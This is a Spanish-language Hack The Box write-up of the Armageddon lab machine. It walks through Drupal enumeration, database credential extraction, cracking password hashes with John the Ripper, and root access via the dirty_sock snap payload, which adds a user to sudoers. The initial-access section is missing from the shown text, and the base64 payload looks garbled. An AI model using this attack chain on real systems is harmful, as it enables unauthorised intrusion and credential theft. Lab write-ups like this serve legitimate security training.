


# Hack The Box

PEN-TESTING LABS

## Write-up

### Máquina Armageddon



Autor: J0lm3d0



## Índice

<b>1. Introducción</b>	<b>2</b>
<b>2. Enumeración de servicios y recopilación de información sensible</b>	<b>3</b>
<b>3. Acceso a la máquina</b>	<b>5</b>
<b>4. Escalada de privilegios</b>	<b>6</b>
4.1. Usuario brucetherealadmin . . . . .	6
4.2. Usuario root . . . . .	8

## 1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Armageddon de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

Este documento ha sido creado para aportar a la comunidad mi resolución personal de la máquina vulnerable en cuestión y está abierto a comentarios sobre cualquier fallo detectado (tanto a nivel técnico como gramático a la hora de escribir el documento) y a críticas constructivas para así mejorar de cara al futuro.

## 2. Enumeración de servicios y recopilación de información sensible

Para comenzar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta *Nmap*.

```
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```


Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag `-sV` para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Welcome to Armageddon | Armageddon
```

Figura 2: Enumeración de los puertos abiertos

Los scripts de *Nmap* me muestran algunas cosas interesantes, como el servidor web utilizado (Apache 2.4.6), la versión de PHP y que se emplea un gestor de contenidos Drupal (versión 7). También me indica algunas rutas deshabilitadas en el fichero “robots.txt”. Al tratarse de un gestor de contenidos Drupal, consigo enumerar la versión exacta accediendo al fichero “CHANGELOG.txt”, tal y como se observa en la figura 3, donde nos aparece el listado de cambios de la última versión instalada y de las versiones anteriores.




```
← → ↻ 🏠 10.10.10.233/CHANGELOG.txt
Exploit-DB MSFU PrivEsc Ciper Python Utilities

Drupal 7.56, 2017-06-21
-----
- Fixed security issues (access bypass). See SA-CORE-2017-003.

Drupal 7.55, 2017-06-07
-----
- Fixed incompatibility with PHP versions 7.0.19 and 7.1.5 due to duplicate
  DATE_RFC7231 definition.
- Made Drupal core pass all automated tests on PHP 7.1.
```

Figura 3: Fichero “CHANGELOG” del servidor web

Con esta versión de Drupal y la pista que ofrece el nombre de la máquina (Armageddon), el primer vector de ataque que se me ocurre probar es el exploit “Drupalgeddon2”, que consiste en una Ejecución Remota de Código (RCE) sin necesidad de autenticarnos en el gestor de contenido. Al buscar en **SearchSploit**, encuentro 3 exploits correspondientes a “Drupalgeddon2”, 2 escritos en Ruby (uno de ellos para Metasploit) y 1 escrito en Python, tal y como se puede ver en la figura 4.



```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/Armageddon/scan]
# searchsploit Drupal 7.56

-----
Exploit Title
-----
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
Drupal < 8.6.9 - REST Module Remote Code Execution
-----
```

Figura 4: Búsqueda de exploits para la versión de Drupal

Probare primero con el script en Ruby, cuyo identificador en Exploit-DB es 44449.



## 4. Escalada de privilegios

### 4.1. Usuario brucetherealadmin

Una vez obtengo la “reverse shell”, me pongo a buscar dentro del directorio del servidor web archivos de configuración en PHP, ya que estos pueden contener credenciales en texto claro. En mi caso, utilizaré **Grep** para filtrar por ficheros o directorios que contengan las palabras “config” o “settings” en el nombre, tal y como puede verse en la figura 7.

```
find . | grep -E "config|settings"
./misc/configure.png
./modules/update/update.settings.inc
./sites/default/default.settings.php
./sites/default/settings.php
./themes/garland/theme-settings.php
./web.config
./.editorconfig
```

Figura 7: Búsqueda de archivos de configuración en el servidor web

De los resultados obtenidos, el que más me llama la atención es el fichero “settings.php”. Al abrir el archivo y buscar en él, visualizo la estructura que se muestra en la figura 8, correspondiente a las credenciales de una base de datos local.

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Figura 8: Credenciales de la base de datos local

Con esas credenciales, utilizo la interfaz de línea de comandos de **MySQL** para acceder a la base de datos y ver su contenido. En primer lugar, listo las tablas que componen la base de datos “drupal” y que tengan contenido relativo a los usuarios, filtrando con **Grep** por las palabras “user” y “pass”, tal y como se puede ver en la figura 9.

De las tablas que he obtenido, la que más me interesa es la de “users”. Si utilizamos la sentencia “describe” podemos ver los campos que componen la tabla y, como se observa

```
mysql -udrupaluser -pCQHEy@9M*m23gBVj -e "SHOW TABLES FROM drupal;" | grep -i -E "user|pass"
shortcut_set_users
users
users_roles
bash-4.2$ _
```

Figura 9: Tablas con contenido relativo a los usuarios

en la figura 10, uno de ellos es el campo “pass”.

```
mysql -udrupaluser -pCQHEy@9M*m23gBVj -D drupal -e "describe users;"
Field      Type      Null      Key      Default Extra
uid        int(10)  unsigned          NO      PRI      0
name       varchar(60)          NO      UNI
pass       varchar(128)        NO
mail       varchar(254)        YES      MUL
theme      varchar(255)        NO
signature  varchar(255)        NO
signature_format  varchar(255)        YES      NULL
created    int(11) NO          MUL      0
access     int(11) NO          MUL      0
login      int(11) NO          0
status     tinyint(4)          NO          0
timezone   varchar(32)         YES      NULL
language   varchar(12)         NO
picture    int(11) NO          MUL      0
init       varchar(254)        YES
data       longblob           YES      NULL
```

Figura 10: Campos de la tabla “users”

Por tanto, utilizo la sentencia “select” para obtener los nombres de usuario y sus respectivas contraseñas, obteniendo el resultado que se muestra en la figura 11.

```
mysql -udrupaluser -pCQHEy@9M*m23gBVj -D drupal -e "select name,pass from users;"
name      pass
brucetherealadmin  $$DgL2gJv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt
toto      $$DpBGzyo25xGDy9fKxi0Q.Qp/Y716KreJLZ5sw/adVr99WCN2K3AV
random    $$DBlsy3rYceP/vtBmjPflw@jnwI9vYFKhuBx0JcrQUm5i2ugImRu
randome   $$Df0VDlr2RgxhVNFbaRG8FbANcoT.tR18/Z/J0MepSSvMXJ0a7i9X
random0   $$DAfuci2CL5JhWwXqc96cWSXyjJHh5blq@nwIk1DpfoSSnB705xLW
```

Figura 11: Hash de las contraseñas de los usuarios

De estos usuarios, los que más me interesan son “brucetherealadmin” y “toto”, ya que los otros son usuarios aleatorios creados. Tras una rápida revisión del fichero “/etc/passwd” de la máquina, veo que “brucetherealadmin” es un usuario existente en el sistema Linux, por lo que me centrare primero en este usuario. Copio el hash de la contraseña que hemos obtenido a un fichero y aplico un ataque de fuerza bruta con **John The Ripper** para intentar obtener la contraseña en texto claro, tal y como se muestra en la figura 12.

Con la contraseña obtenida me conecto mediante el servicio SSH y visualizo la flag de usuario en la máquina víctima, tal y como se ve en la figura 13.



```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/Armageddon/content]
# john --show brucetherealadmin_hash
?:booboo

1 password hash cracked, 0 left
```

Figura 12: Contraseña en texto claro del usuario “brucetherealadmin”

```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/Armageddon/content]
# ssh -l brucetherealadmin 10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last login: Thu Jul 22 17:41:11 2021 from 10.10.14.78
[brucetherealadmin@armageddon ~]$ cat user.txt
f8d622be74f71d6ed5befbad6e79bf0a
```

Figura 13: Flag de usuario no privilegiado

## 4.2. Usuario root

Una vez que he conseguido escalar privilegios al usuario “brucetherealadmin”, debo seguir escalando hasta llegar a ser administrador o root. Con el comando “sudo -l” compruebo si puede ejecutarse algún archivo con privilegios de otro usuario o sin proporcionar contraseña. En este caso, tal y como se puede ver en la figura 14, se puede ejecutar “snap install” seguido de cualquier argumento como el usuario “root” y sin proporcionar contraseña.

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TIME"

User brucetherealadmin may run the following commands on armageddon:
(root) NOPASSWD: /usr/bin/snap install *
```

Figura 14: Listado de comandos que puede ejecutar mediante “sudo” el usuario

Investigando por internet formas de escalar privilegios mediante **Snap**, encuentro el exploit “dirty\_sock” en ExploitDB. Tras observar el exploit veo que, mediante un payload codificado en Base64 y que puede verse en la figura 15, crea un fichero .snap malicioso que, al instalarlo, creará un usuario “dirty\_sock” que estará dentro del grupo “sudo”, por lo que puedo convertirme en root ejecutando un ‘sudo su’ y proporcionando la contraseña del nuevo usuario creado.

```
# The following global is a base64 encoded string representing an installable
# snap package. The snap itself is empty and has no functionality. It does,
# however, have a bash-script in the install hook that will create a new user.
# For full details, read the blog linked on the github page above.
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAD/
////////xICAAAAAAAsIAAAAAAA+AwAAAAAAHgDAAAAAAAIyEvYmLuL2Jhc2gkCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFwLFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWgZCWUswU09HZk1EMXNMeWFT0TdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQLZsRjltLicgLMgL2Jpbj9iYXNoCnVzZXJtb2QgWLFHlHN1ZG8gZGlydHlfc29jawnl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxM0kFMTCKgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbMft
ZTogZGlydHkktc29jawnlZaW9u0iAnMC4xJwpzdWltYXJ50iBFbXB0eSBzbnFwL2VkbGZv
ciBleHBsb2l0CmRlc2NyaXB0aw9u0iAnU2VlIGh0dHBz0i8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRly3R1cmVz0gotIGFtZDY0CmNvbMzpbmVtZW500iBkZXZt
b2RlCmduYWRl0iBkZXZlbAqcAP03elhaAAABaSLengPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa105k6KmvF3FqfKH62alux0VeNq7Z00lddaUj
rkpxz0ET/XVL0ZmGVXmojv/IHq2fZcc/VQCCvtsco6gAw76gWAABeIACAAAAAaCPLPz4wDysCAAAA
AAFZWowA/Td6WfoAAAFpIt42A8BTnQeAQIAAAAAvhLn00AAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lnkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEVgGfMAAWedAQAAAPtjkc+MA2LAgAAAAABWvo4gIAAAAAAAAAAAAAAAAAAAAAAAAAAFwAAAAAAAwAAAAAAACgAAAAAAAOAAAAAAAAAPGMAAAAAAAAEgAAAAACAAw''')
+ 'A' * 4256 + '==' )
```

Figura 15: Payload del exploit Dirty Sock

Por tanto, creo un fichero con el contenido del payload decodificado y ejecuto el comando “snap install” con la flag “devmode” y pasandole el archivo .snap malicioso como argumento. Tras esto, el usuario “dirty\_sock” está creado y puedo migrarme a él proporcionando la contraseña, que también es “dirty\_sock”. Por último, ejecuto un “sudo su” y vuelvo a proporcionar la contraseña del usuario “dirty\_sock”, convirtiéndome así en root y pudiendo visualizar la flag final. El procedimiento seguido se puede observar en la figura 16.

```
[brucetherealadmin@armageddon ~]$ python2 -c "print (''aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4D
AAAAAAAAhgMAAAAAAD////////xICAAAAAAAsIAAAAAAA+AwAAAAAAHgDAAAAAAAIyEvYmLuL2Jhc2gkCnVzZXJhZGQgZGlydHlfc29jay
AtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFwLFGMnpGU2Z5R3k5TGJ2RzN2Rnp6SFJqWgZCWUswU09HZk1EMXNMeWFT0TdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQLZsRjltLicgLMgL2Jpbj9iYXNoCnVzZXJtb2QgWLFHlHN1ZG8gZGlydHlfc29jawnlY2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxM0kFMTCKgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbMft
ZTogZGlydHkktc29jawnlZaW9u0iAnMC4xJwpzdWltYXJ50iBFbXB0eSBzbnFwL2VkbGZvciBleHBsb2l0CmRlc2NyaXB0aw9u0iAnU2VlIGh0dHBz0i8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRly3R1cmVz0gotIGFtZDY0CmNvbMzpbmVtZW500iBkZXZtb2RlCmduYWRl0iBkZXZlbAqcAP03elhaAAABaSLengPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa105k6KmvF3FqfKH62alux0VeNq7Z00lddaUjrkpxz0ET/XVL0ZmGVXmojv/IHq2fZcc/VQCCvtsco6gAw76gWAABeIACAAAAAaCPLPz4wDysCAAAA
AAFZWowA/Td6WfoAAAFpIt42A8BTnQeAQIAAAAAvhLn00AAnABLXQAAan87Em73BrVRGmIBM8q2XR9JLRjNEyz6lnkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEVgGfMAAWedAQAAAPtjkc+MA2LAgAAAAABWvo4gIAAAAAAAAAAAAAAAAAAAAAAAAAAFwAAAAAAAwAAAAAAACgAAAAAAAOAAAAAAAAAPGMAAAAAAAAEgAAAAACAAw''') | base64 -d > dirty.snap
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap install --devmode dirty.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon ~]$ su dirty_sock_
Contraseña:
[dirty_sock@armageddon brucetherealadmin]$ sudo su
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon brucetherealadmin]# cat /root/root.txt
09d3ccbb5cccf7d305df63c95e2479c
```

Figura 16: Obtención de una shell con privilegios de “root” y de la flag final